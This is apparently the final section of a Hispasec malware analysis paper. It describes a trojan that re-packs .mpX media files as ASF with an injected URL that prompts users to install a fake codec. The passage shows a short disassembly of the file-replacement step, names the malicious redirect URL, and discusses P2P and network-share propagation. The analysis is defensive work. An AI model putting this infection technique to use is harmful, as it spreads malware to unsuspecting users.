


**Figure 16 - lpMode variable**

The file that was converted from .mpX to .asf was stored in *%temp%*. Since the infection is only performed on *TEMPFILE* the malware must replace the original .mpX with the new file packed into ASF:

```
.text:00401DB6    push    REPLACE_EXISTING_COPY_ALLOWED ; dwFlags
.text:00401DB8    mov     ecx, [ebp+VulFilePath]
.text:00401DBB    push    ecx                ; lpNewFileName
.text:00401DB     lea     edx, [ebp+TempFilePath]
.text:00401DC2    push    edx                ; lpExistingFileName
.text:00401DC3    call    MoveFileExW
```

Here is where the infection process ends.

# 3. Testing infected files

The reverse engineering analysis revealed that the sample disables *URLAndExitComandsEnables* once it is executed, hence, if we want to test the newly infected files we must turn on this functionality (URLAndExitCommandsEnabled = 1).

Trying to play the music file makes it clear that it was infected:




**Figure 17 - Execution of an infected file**

We saw that the actual request which was injected into the file was http://isvbr.net?t=3, this site redirects to www.flashcodec.com, this is why the 'From' field in the dialog box contains this value.

Therefore, as soon as the infected multimedia file is played a pop-up requesting the installation of a fake codec is displayed, this fake codec is yet another malware sample.

# 4. Conclusion

As we have seen, this is yet another technique being used by malware authors to fool users into downloading malicious files. It is a method that can be used to deliver any type of content by simply changing the URL for the codec download. This is a very neat approach since the file to be delivered can be easily changed on the server side, making it possible to place updates as the Antivirus industries improve their signatures.

Additionally, the author of this particular sample has taken a clever decision when redirecting the URL of the fake codec to another location that really stores the malicious file to deliver. In this way, if the site serving the file is ever shut down he can simply change the redirection to another server with the sample. This increases the average time in taking down the infrastructure of the trojan, which probably improves his return on investment.

Given the nature of the targeted files, it is an ideal means for propagating through P2P networks. Any infected user will be serving infected multimedia files via his shares. Probably peers requesting movies, clips, etc. from the infected user will not be suspicious once they check that indeed the downloaded file is a multimedia file and will probably end up infected themselves.

Network shares in corporate environments, schools, residences, etc. are also an ideal means of propagation.

This is yet another example of how the combination of technique and social engineering is a nice cocktail when aiming at high propagation rates. In the end everything is about the end-user being properly educated, making him aware of the new threats and about the fact that media files can indeed be of a malicious nature. Back from Hispasec we hope that this paper helps in building awareness and we hope that the tool developed by the author in order to clean the infection is useful.